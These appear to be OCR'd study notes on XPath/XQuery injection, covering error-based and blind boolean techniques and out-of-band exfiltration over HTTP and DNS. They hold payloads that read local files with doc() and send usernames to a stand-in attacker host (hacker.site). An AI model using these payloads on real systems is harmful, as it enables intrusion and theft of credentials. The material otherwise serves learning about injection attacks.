
Conditional Expression : if



```
if ($employee/role = 2)
   then $employee
   else 0
```

Assemble/Disassemble Strings

codepoints-to-string and **string-to-codepoints**




```
codepoints-to-string((9412, 104, 112, 9428))
Ⓞhpⓔ
string-to-codepoints("Ⓞhpⓔ")
(9412,104,112,9428
)
```

Exploiting

Error Based : Non Blind

we inject some " ' to interrupt the xml structure and we get an error like SQLi, However, we want to display this error every time, so we use **error()**



```
… and ( if ( $employee/role = 2) then error() else 0 ) …
```

Boolean Based : Blind

doc($uri) -> retrieves a document using a URI path
with doc() we can read any local XML file
Example:

```
(substring((doc('file:///protected/secret.xml')/*[1]/*[1]/text()[1]),3,1)))
< 127
```

for Blind attack, we can trick the target website to send to server attacker, what we want to read with **doc()**

```
doc(concat("http://hacker.site/oob/" ,RESULTS_WE_WANT))

doc(concat("http://hacker.site/oob/" ,/Employees/Employee[1]/username))

-> Encoding data, that sent from Victim site to attacker site.
doc(concat("http://hacker.site/oob/" ,encode-for-
uri(/Employees/Employee[1]/username)))
```

for setting up the hacker site, we can use **xxeserve** + **Xcat** script from github.

Often the OOB Exploitation via the HTTP channel doesn't work because of fitlers and firewalls that deny outbound HTTP traffic, so we can use DNS to retrieve data through

DNS

DNS channel is similar to HTTP channel;; however, instead of sending the exfiltrated data as GET parameters, we use a controlled name server and force the victim site to resolve our domain name with the juicy data as subdomain values,
like:

```
http://username.password.hacker.site
```

-> DNS has its limitations
1.the length of any one label is limited to between 1 and 63 octets
2.globally, a full domain name, is limited to 255 octets
3.DNS uses UDP, so no guarantee for recieving the full data